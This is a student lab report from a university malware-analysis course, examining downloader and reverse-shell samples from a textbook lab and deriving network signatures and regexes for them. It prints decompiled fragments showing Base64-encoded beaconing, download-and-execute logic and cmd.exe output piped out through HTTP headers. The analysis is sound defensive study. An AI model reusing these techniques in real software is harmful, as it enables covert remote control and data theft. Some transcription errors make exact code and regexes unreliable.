



南開大學
Nankai University

网络空间安全学院

《恶意代码分析与防治技术》课程实验报告

实验十一：恶意代码的网络特征

姓名：王峥

学号：2211267

专业：信息安全

指导教师：王志、邓琮弋

2024 年 12 月 18 日

目录

1 实验目的	2
2 实验原理	2
2.1 恶意代码的网络特征	2
2.2 网络应对措施	2
3 实验过程	3
3.1 Lab14-01	3
3.1.1 静态分析	3
3.1.2 综合分析	4
3.1.3 实验问题回答	9
3.2 Lab14-2	10
3.2.1 静态分析	10
3.2.2 综合分析	11
3.2.3 实验问题回答	15
3.3 Lab14-3	16
3.3.1 静态分析	16
3.3.2 综合分析	18
3.3.3 实验问题回答	25
3.4 Yara 规则	27
3.5 IDA Python 编写	28
3.5.1 查找函数参数	28
3.5.2 提取完整字符串	29
3.5.3 反编译并打印函数	30
4 实验结论及心得体会	31
4.1 实验结论	31
4.2 心得体会	32

1 实验目的

- 复习教材和课件内第 14 章的内容。
- 深入了解恶意代码的网络通信行为，通过基本静态分析和动态分析，学习获取网络特征的方法。
- 通过使用工具如 Wireshark 和 IDA Pro，将研究恶意代码中使用的网络库、编码技术以及命令获取的方式。
- 通过实践熟悉硬编码元素和动态获取命令的技术，提高对网络攻击行为的分析能力，同时熟练使用网络分析工具。

2 实验原理

2.1 恶意代码的网络特征

1. **命令与控制 (C&C) 服务器通信**：恶意代码通过连接远程服务器接收命令、上传数据或下载载荷，常使用 HTTP(S)、FTP、IRC 等协议，也可能使用定制或加密协议。
2. **非正常网络流量**：恶意代码可能导致网络流量异常，如流量急剧变化、非标准端口使用，或发送加密及未知格式的数据，增加检测难度。
3. **尝试连接多个 IP 地址或域名**：使用多 IP、多域名通信，或通过域名生成算法 (DGA) 动态生成域名，以避免黑名单和追踪。
4. **数据渗透**：恶意代码窃取敏感信息（如账号、凭证、财务数据）并上传到外部服务器，造成数据泄露。
5. **端口扫描与蠕虫行为**：恶意代码扫描网络中的设备端口，利用漏洞传播，可能导致网络异常和资源消耗。
6. **利用常用协议隐藏流量**：借助 HTTPS、DNS、SMTP 等常用协议伪装通信，使流量看似正常，实则隐藏恶意活动。
7. **阻断服务攻击 (DoS/DDoS)**：通过大量请求或异常数据包瘫痪目标服务，制造网络堵塞或资源耗尽。

2.2 网络应对措施

恶意代码通过网络通信来执行恶意活动，因此理解和应对这些网络特征对阻断恶意软件的传播和控制至关重要。常见的网络应对措施包括：

1. **流量监控和分析**：使用网络监控工具，如入侵检测系统 (IDS) 和防火墙，实时监控网络流量，识别和分析可疑的网络活动。这可以帮助及时发现恶意代码的通信行为，并采取防范措施。
2. **通信阻断**：根据恶意代码的通信特征（如 IP 地址、域名、协议等），制定相应的阻断策略。通过封锁可疑 IP、域名或协议，防止恶意软件的传播，并防止敏感数据泄露。

3 实验过程

3.1 Lab14-01

3.1.1 静态分析

首先我们还是使用 PRiD 来分析导入表：




图 3.1: 导入表 1

我们可以看到 URLDownloadToCacheFileA，应该是会进行一些网络下载行为，下载到本地环境。




图 3.2: 导入表 2

我们能看到函数 GetUserNameA 和 GetCurrentHwPorffleA 等，获取当前用户的用户名和硬件配置文件信息。推测恶意代码可能会尝试利用当前用户权限或者某些 App 进行恶意行为。




图 3.3: 导入表 3

我们还能看到函数 WriteFile 表面恶意代码进行了某些文件创建或者写入的行为。

接下来我们使用 Strings 来查看字符串：




图 3.4: 字符串查看

根据上图，我们可以看到，Lab14-01.exe 的敏感字符串中出现 base64 编码格式字符串，可能使用 base64 加密。出现网络资源，说明恶意程序可能会联网请求网络资源。

3.1.2 综合分析

首先我们通过 wireshark 进行监控，双击运行 lab14-01.exe：




图 3.5: wireshark 监控

从抓到的流量中可以看到会通过 dns 查询 www.practicalmalwareanalysis.com 继续分析，看到一个 get 请求：




图 3.6: 查看抓包

get 的内容似乎是随机的字符串。我们使用这台电脑自带的 ie 浏览器访问网页，从下图可以看到：




图 3.7: 查看丢包 2

正常的浏览器行为和我们运行程序产生的流量中看到的 user-agent 是相同的说明恶意代码很可能使用了 COM API 接口。

接下来我们使用 IDA 来进行分析：首先我们先查看 Main 函数的反汇编：




图 3.8: main 函数

我们仔细分析：

1. **获取硬件配置文件 GUID:** GetCurrentHwProfileA 获取当前硬件配置文件信息。从结果中读取 szHwProfileGuid 字符串的特定索引字符，并将其用于后续操作。
2. **字符串格式化:** 使用 sprintf 函数将获取的信息格式化到指定的字符串中。格式化字符串 (aCCCCCCCCCCCC) 表示某个模式，用于接收 HwProfileInfo.szHwProfileGuid 数组中的多个字符 (25 到 36 索引范围内)。
3. **用户信息:** 通过 GetUserNameA 获取当前用户的名称并保存到指定缓冲区。
4. **清理和调用其他函数:**
 - 使用 memset 对缓冲区进行清零。
 - 调用函数 sub_401D88, 并传入特定的参数 (如 &u4)
5. **循环检查与延时:**

- 进入一个无限循环，不断调用 sub_4011A3，直到其返回一个非零值。
- 在每次循环中使用 Sleep 函数进行延时。

6. 结果返回：

- 如果 GetUserNameA 成功，函数返回 1。
- 如果 GetUserNameA 失败，函数返回 0。

接下来我们着重分析 sub_4010BB 和 sub_4011A3，我们首先先去查看 sub_4010BB：




图 3.9: sub_4010BB

该函数的功能可以概括如下：

1. 逐字节处理输入字符串

将字符串 a1 按照 3 字节为一组分块处理。如果索引超出字符串长度，则填充 0。

2. 调用外部函数处理数据

调用 sub_401080 对分块数据进行进一步处理（v7、v8 和 v3 是传入参数）。

3. 写入目标内存

处理后的数据通过偏移量 a2 写入某个内存区域（BYTE 单位写入）。

4. 返回处理

- 在最后的位置放置一个空字符（'\0'），表示字符串的结束。
- 返回处理后字符串的新位置。

由此可知其在进行某种形式的数据转换或编码，将输入字符串 a1 的内容转换或处理后，存储到由 a2 指定的位置。具体的转换逻辑依赖于 sub_401000 函数的实现。很有可能和 Base64 有关，接下来我们看看 sub_401000：

```

1 int __cdecl sub_401000(int a1, int a2, signed int a3)
2 {
3     int result; // eax
4     char u4; // [sp+0h] [bp-8h]
5     char u5; // [sp+4h] [bp-4h]
6
7     *(BYTE *)a2 = byte_4050C0[(signed int)(*(BYTE *)a1 >> 2)];
8     *(BYTE *)a2 = *(BYTE *)a2 + 1;
9     if (a3 <= 1)
10        u5 = 97;
11    else
12        u5 = byte_4050C0[(signed int)(*(BYTE *)a1 + 2 & 0xC0) >> 6] | 4 * (*(BYTE *)a1 + 1 & 0xF);
13    *(BYTE *)a2 = *(BYTE *)a2 + 2;
14    if (a3 <= 2)
15        u4 = 97;
16    else
17        u4 = byte_4050C0[(signed int)(*(BYTE *)a1 + 2 & 0x3F)];
18    result = a2;
19    *(BYTE *)a2 = u4;
20    return result;
21 }
    
```

图 3.10: sub_401000

我们能看到很多一些具有明显指向的地方，它大概率就是在处理 Base64 编码。将 3 个字节的数
据转换为 4 个编码字符。不足 3 个则用 ASCII 码 97 的“a”填充。其中 byte_4050C0 是一个明显的
Base64 查看表。不过它不是标准的 Base64 编码。

```

.rdata:004050C0 ; char byte_4050C0[]
.rdata:004050C0 byte_4050C0 db 41h ; DATF
.rdata:004050C0 ; sub_
.rdata:004050C1 db 42h ; B
.rdata:004050C2 db 43h ; C
.rdata:004050C3 db 44h ; D
.rdata:004050C4 db 45h ; E
.rdata:004050C5 db 46h ; F
.rdata:004050C6 db 47h ; G
.rdata:004050C7 db 48h ; H
.rdata:004050C8 db 49h ; I
.rdata:004050C9 db 4Ah ; J
.rdata:004050CA db 4Bh ; K
.rdata:004050CB db 4Ch ; L
.rdata:004050CC db 4Dh ; M
.rdata:004050CD db 4Eh ; N
.rdata:004050CE db 4Fh ; O
.rdata:004050CF db 50h ; P
.rdata:004050D0 db 51h ; Q
.rdata:004050D1 db 52h ; R
.rdata:004050D2 db 53h ; S
.rdata:004050D3 db 54h ; T
.rdata:004050D4 db 55h ; U
.rdata:004050D5 db 56h ; V
.rdata:004050D6 db 57h ; W
.rdata:004050D7 db 58h ; X
.rdata:004050D8 db 59h ; Y
.rdata:004050D9 db 5Ah ; Z
.rdata:004050DA db 61h ; a
.rdata:004050DB db 62h ; b
.rdata:004050DC db 63h ; c
    
```

图 3.11: byte_4050C0

这里我们尝试用 base64 来解码 wireshark 捕获到的 get 的字符串：

QDA6NmQ6NjE6NzI6Njk6NmYiZGluZ3lhbg==

编码 (Encode) 解码 (Decode) ↑ 交换 (编码快捷键: Ctrl + Enter)

Base64 编码或解码的结果:

80:6d:61:5:4:6f-dingyan

图 3.12: base64 解码

接下来我们再看 sub_4011A3 函数, 其中 main 函数被主要调用：




图 3.13: sub_4011A3

1. 初始化变量和处理字符串：

通过特定逻辑操作（如拼接和编码），构建出一个指向 PNG 文件的完整 URL, 这里我们的目标 URL 是字符串 aHttpWww__practi 也就是 http://www.practicalmalwareanalysis.com。

2. 下载：

使用 URLDownloadToCacheFileA 函数, 通过 COM 接口将指定 URL 的资源下载到缓存文件中, 下载内容保存到 ApplicationName 指向的缓存文件。若下载失败, 该函数返回 0, 程序可以选择重试或终止。

3. 创建进程：

• 初始化结构体：

STARTUPINFO 用于定义新进程的窗口状态、标准输入输出等信息;PROCESS_INFORMATION: 用于存储新创建进程的句柄和进程 ID。

• 调用 CreateProcessA 函数：

创建一个新进程, 运行下载的 PNG 资源（可能是伪装的可执行文件）。我们看关键参数是 ApplicationName, 即指向下载到的 PNG 文件路径。我们看到下载的文件扩展名为 PNG, 但实际可能是可执行文件（例如, 通过双重扩展名 file.png.exe）。

分析生成网络特征时, 我们回到解码后的结果：



图 3.14: 解码后结果

可以看到, 这里的关键是用于填充的: 和在硬件配置文件字节和用户名之间的-, 而我们知道, 在将这些内容发到网络上之前, 恶意代码进行了 base64 编码。我们三个一组看看有什么管理:



图 3.15: 分别查看

我们可以看到一些规律：使用 base64 编码时，因为原始字符串中的冒号是三字符组中的第三个字符，所以编码后的每个四字符组的第四个字符比特都来自于第三个字符，从上面的图片也可以看得出，冒号之后每四个字符为 6；因为破折号-的存在，所以第六个四字符组以 t 结尾。

我们由此已经知道，URI 至少有 24 个字符，并且指定了 6 和 t 的具体位置。我们还知道下载的名称是单个字符，这个字符就是路径的最后一个字符。那么就可以编写两个正则表达式，一个用于匹配字符串；一个用于匹配下载的文件；[A-Z0-9a-z+/] 是用于匹配 base64 编码中的所有字符，为了简洁的表示，使用 A 来代替；那么第一个正则可以这么写//A36 A36 A36 A36 A36 A3t(A4)1,/.。这样就可以匹配以字符 6 和 t 结尾的四字符组的模式。第二个正则用于匹配下载文件/\A24,(A)/\1.png/上面的\1 是指括号之间捕获的第一个元素，它是/-之前的 base64 编码字符串中的第一个字符。这样就可以匹配单字符后跟一个.png。此外，还可以通过域名、恶意代码下载可执行文件等特征来联合进行检测。

3.1.3 实验问题回答

1. 恶意代码使用了哪些网络库？它们的优势是什么？

恶意代码使用了 URLDownloadToCacheFile 这个 Windows 的 COM 接口函数。这样的 COM 接口能保证 HTTP 请求中的大部分内容都来自 Windows 内部，因此无法有效地使用网络特征来进行针对性的检测。

2. 用于构建网络信令的信息源元素是什么，什么样的条件会引起信令的改变？

信息源元素包含主机 GUID 的一部分和与登录用户相关的用户名。GUID 在任何主机操作系统中都是唯一的，信令中使用了 GUID 的 6 个字节，因此也应该是相对唯一的。而用户名则会根据登录系统的用户而变化。所以我们才会看到不同的虚拟机操作系统上的动态分析结果不同。

3. 为什么攻击者可能对嵌入在网络信令中的信息感兴趣？

攻击者可能想跟踪运行下载器的特定主机，以及针对特定的用户。

4. 恶意代码是否使用了标准的 Base64 编码？如果不是，编码是如何不寻常的？

不是标准的 Base64 编码，因为它在填充时，使用 a 代替等号 (=) 作为填充符号。

5. 恶意代码的主要目的是什么？

这个恶意代码下载并运行其他代码。

6. 使用网络特征可能有效探测到恶意代码通信中的什么元素？

恶意代码通信中可以作为检测目标的元素包括域名、冒号以及 Base64 解码后出现的破折号，以及 URI 的 Base64 编码最后一个字符是作为 PNG 文件名单字符的事实。

7. 分析者尝试为这个恶意代码开发一个特征时，可能会犯什么错误？

防御者如果没有意识到操作系统决定着这些元素，则他们可能会尝试将 URI 以为的元素作为目标。多数情况下，Base64 编码字符串以 a 结尾，它通常使文件名显示为 a.png。然而，如果用户名长度是 3 的倍数，那么最后一个字符和文件名都取决于编码用户名的最后一个字符。这种情况下，文件名是不可预测的。

8. 哪些特征集可能检测到这个恶意代码（以及新的变种）？

推荐的特征集详见分析过程。

9. 哪些特征集可能检测到这个恶意代码（以及新的变种）？

3.2 Lab14-2

3.2.1 静态分析

还是先用 PPEiD 来查看导入表：




图 3.16: 导入表

我们注意到病毒具有 Internet 开头的包括 OpenUrlA 和 OpenA 这种明显在读取网络文件的活动和目的。然后我们使用 strings 查看字符串：




图 3.17: 字符串查看

我们可以看到一些重要的字符串提示：

- WXZYlabcd3fghijko12e456789ABCDEFGHijkl+/MNOPQRSTUVWXYZUmn0pqrstuvxyz: 明显有 Base64 编码特征，因为 Base64 的字符集包括：字母（大写、小写）、数字 0-9 以及特殊符号 + 和 /
- /c del 是 Windows 命令行的参数，用于执行删除操作
- Internet Surf: 网络冲浪，意味着程序可能模拟正常用户的网络访问行为（例如访问网站）
- http://127.0.0.1/tenfour.html: 127.0.0.1 是本地回环地址，表示访问本地主机。tenfour.html 中的 tenfour 指代数字 14，推测这可能是为了绕过静态检测，从而避免使用常见关键词如 “fourteen”，降低被特征检测工具识别的可能性。

3.2.2 综合分析

接下来我们还是先启动该恶意代码，启动前先配置 ApateDNS 为本地回环，拍摄快照后，使用 netcat 通过命令 nc -l -p80 监听 80 端口：




图 3.18: netcat 捕捉

我们看到上图显示了捕捉结果，可以看到病毒试图通过 Base64 加密的 UserAgent 捕获请求 tenfour 页面。通过本地回环。

之后可以注意到我提示了应用程序错误，根据书上参考答案所述，我了解到了我应该是第二个信令出现了失败，需要使用 INetSim 等更为强大的服务器工具。

```
GET /tenfour.html HTTP/1.1
User-Agent: Internet Surf
Host: 127.0.0.1
Cache-Control: no-cache
```

图 3.19: 理论上的第二个指令

我在多次动态实验后也没有发现内容产生变化。但我用 Win10 尝试后就不一样了。证明更改主机或者用户将会改变最初编码信令的内容。这或许是在说明：即用于编码信令的信息来源依赖于特定主机的信息。

解下来我们使用 IDA 进行静态分析：

Main 函数首先加载资源中的字符串（前面分析已经知道字符串是一个网络资源地址），然后保存到 Buffer 缓冲区中。

```
.text:004011C0      sub     esp, 198h
.text:004011C6      mov     ecx, [esp+198h+hInstance]
.text:004011CD      push    ebx
.text:004011CE      push    ebp
.text:004011CF      push    esi
.text:004011D0      push    edi
.text:004011D1      lea     eax, [esp+1A8h+Buffer]
.text:004011D8      push    104h          ; cchBufferMax
.text:004011DD      push    eax            ; lpBuffer
.text:004011DE      push    1              ; uID
.text:004011E0      push    ecx            ; hInstance
.text:004011E1      call    ds:LoadStringA
```

图 3.20: main 函数

然后将字符串赋值到变量中，同时创建两个管道，同时将变量分别作为输入和输出。

```
.text:00401262      mov     esi, ds:CreatePipe
.text:00401268      lea     ecx, [esp+1ACh+PipeAttributes]
.text:0040126C      push    ecx            ; lpPipeAttributes
.text:0040126D      push    edx            ; hWritePipe
.text:0040126E      push    ebx            ; hReadPipe
.text:0040126F      call    esi ; CreatePipe
.text:00401271      lea     ecx, [esp+1ACh+PipeAttributes]
.text:00401275      lea     eax, [ebx+4]
.text:00401278      push    ebp            ; nSize
.text:00401279      push    ecx            ; lpPipeAttributes
.text:0040127A      lea     edx, [esp+1B0h+hReadPipe]
.text:0040127E      push    eax            ; hWritePipe
.text:0040127F      push    edx            ; hReadPipe
.text:00401280      call    esi ; CreatePipe
```

图 3.21: main 函数 2

管道的另一端则是进程信息 StartupInfo 结构特，通过创建一个新的 cmd 进程来实现管道通信。

```
.text:004012D2      mov     esi, ds:GetCurrentProcess
.text:004012D8      push    ebp            ; dwOptions
.text:004012D9      push    1              ; bInheritHandle
.text:004012DB      lea     ecx, [esp+1B0h+StartupInfo.hStdError]
.text:004012DE      push    2              ; dwDesiredAccess
.text:004012E4      push    ecx            ; lpTargetHandle
.text:004012E5      mov     [esp+1B8h+StartupInfo.hStdInput], eax
.text:004012E6      call    esi ; GetCurrentProcess
.text:004012EE      mov     edx, [esp+1B8h+hWritePipe]
.text:004012F2      push    eax            ; hTargetProcessHandle
.text:004012F3      push    edx            ; hSourceHandle
.text:004012F4      call    esi ; GetCurrentProcess
.text:004012F6      push    eax            ; hSourceProcessHandle
.text:004012F7      call    ds:DuplicateHandle
.text:004012FD      mov     edi, offset aCmd_exe ; "cmd.exe"
.text:00401302      or      ecx, 0FFFFFFFFh
.text:00401305      xor     eax, eax
.text:00401307      lea     edx, [esp+1A8h+CommandLine]
.text:0040130E      repne  scasb
```

图 3.22: main 函数 3

也就是说 cmd 通过管道接收缓冲区 Buffer 的数据进行执行，然后将执行的结果通过管道传输到缓冲区中。接下来会创建一个线程，线程的地址是 StartAddress，如下图所示。

```

.text:0040136A loc_40136A:          ; CODE XREF: WinMain(x,x,x,x)+1047j
.text:0040136A          lea     edx, [esp+108h+ThreadId]
.text:0040136A          lea     eax, [esp+108h+ThreadAttributes]
.text:00401372          push   edx                ; lpThreadId
.text:00401373          push   ebp                ; dwCreationFlags
.text:00401374          push   ebx                ; lpParameter
.text:00401375          push   offset StartAddress ; lpStartAddress
.text:00401375          mov     [ebx+8], edi
.text:0040137A          mov     edi, ds:CreateThread
.text:00401383          push   ebp                ; dwStackSize
.text:00401384          push   eax                ; lpThreadAttributes
.text:00401385          mov     [esp+1C0h+ThreadAttributes.nLength], 0Ch
.text:00401386          mov     [esp+1C0h+ThreadAttributes.lpSecurityDescriptor], ebp
.text:00401391          mov     [esp+1C0h+ThreadAttributes.lpInheritance], ebp
.text:00401395          call   edi ; CreateThread
    
```

图 3.23: 创建线程

跟入该地址，该模块会读取管道的数据，然后利用函数 sub_401000 进行 base64 加密，并将加密后的数据保存起来。

```

.text:00401511          push    0                  ; lpBytesLeftThisMessage
.text:00401513          lea     eax, [esp+10h+BytesRead]
.text:00401517          push    0                  ; lpTotalBytesAvail
.text:00401519          push    eax                ; lpBytesRead
.text:0040151A          push    4                  ; nBufferSize
.text:0040151C          push    esi                ; lpBuffer
.text:0040151D          push    ecx                ; hNamedPipe
.text:0040151E          call    ds:PeekNamedPipe
.text:00401524          test    eax, eax
.text:00401526          jz      short loc_40159C
.text:00401528          mov     edi, ds:ReadFile
.text:0040152E          ; CODE XREF: StartAddress+0A4j
.text:0040152E loc_40152E:          mov     eax, [esp+14h+BytesRead]
.text:00401532          test    eax, eax
.text:00401534          jbe     short loc_401578
.text:00401536          mov     eax, [ebx]
.text:00401538          lea     edx, [esp+14h+BytesRead]
.text:0040153C          push    0                  ; lpOverlapped
.text:0040153E          push    edx                ; lpNumberOfBytesRead
.text:0040153F          push    257h              ; nNumberOfBytesToRead
.text:00401544          push    esi                ; lpBuffer
.text:00401545          push    eax                ; hFile
.text:00401546          call    edi ; ReadFile
.text:00401548          mov     ecx, [esp+14h+BytesRead]
.text:0040154C          push    ebp
.text:0040154D          push    esi
.text:0040154E          mov     byte ptr [ecx+esi], 0
.text:00401552          mov     edx, [esp+1Ch+BytesRead]
.text:00401556          inc     edx
.text:00401557          mov     [esp+1Ch+BytesRead], edx
.text:00401558          call    sub_401000
.text:00401560          lea     edx, [ebx+14h]
.text:00401563          push    edx                ; lpzUrl
.text:00401564          push    ebp                ; int
    
```

图 3.24: 加密并保存

接下来会调用函数 sub_401750 对加密后的数据进行操作，该函数拥有两个参数，一个是加密后的数据，另一个是追溯回去正是缓冲区原始的数据，但是存在 0x14 字节的偏移（也就是网络资源的字符串）。

```

.text:00401568          lea     edx, [ebx+14h]
.text:00401563          push    edx                ; lpzUrl
.text:00401564          push    ebp                ; int
.text:00401565          call    sub_401750
.text:0040156A          add     esp, 10h
.text:0040156D          test    eax, eax
.text:0040156F          jnz     short loc_401583
.text:00401571          push    1F4h
.text:00401576          jmp     short loc_40157D
    
```

图 3.25: 调用 sub_401750

接下来我们进入函数 sub_401750 进行分析：

```

1 HINTERNET __cdecl sub_401750(int a1, LPCSTR lpzUrl)
2 {
3     void *u2; // edx@1
4     HINTERNET u3; // eax@1
5     void *u4; // esi@1
6     HINTERNET result; // eax@1
7
8     u2 = operator new(0x32Du);
9     memset(u2, 0, 0x32Cu);
10    *((_BYTE *)u2 + 812) = 0;
11    strcat((char *)u2, asc_403068);
12    strcat((char *)u2, (const char *)a1);
13    u3 = InternetOpenA((LPCSTR)u2, 0, 0, 0, 0);
14    u4 = u3;
15    result = InternetOpenUrlA(u3, lpzUrl, 0, 0, 0x80000000, 0);
16    if ( result )
17    {
18        InternetCloseHandle(result);
19        InternetCloseHandle(u4);
20        result = (HINTERNET)1;
21    }
22    return result;
23 }

```

图 3.26: sub_401750 函数

上图我们能看到重要的代码段，对 sub_401750 分析结果如下：

1. 内存分配与字符串构建：

- 函数开始时分配内存，并初始化为零。
- 构建字符串，包括一个固定的部分（asc_403068）和 a1 参数指向的数据。

2. 网络连接初始化：

- 使用 InternetOpenA 函数打开一个互联网会话，使用先前构建的字符串作为用户代理。

3. 打开 URL 并处理：

- 调用 InternetOpenUrlA 打开指定的 URL (lpzUrl)。
- 如果成功打开 URL，关闭相关的互联网句柄。

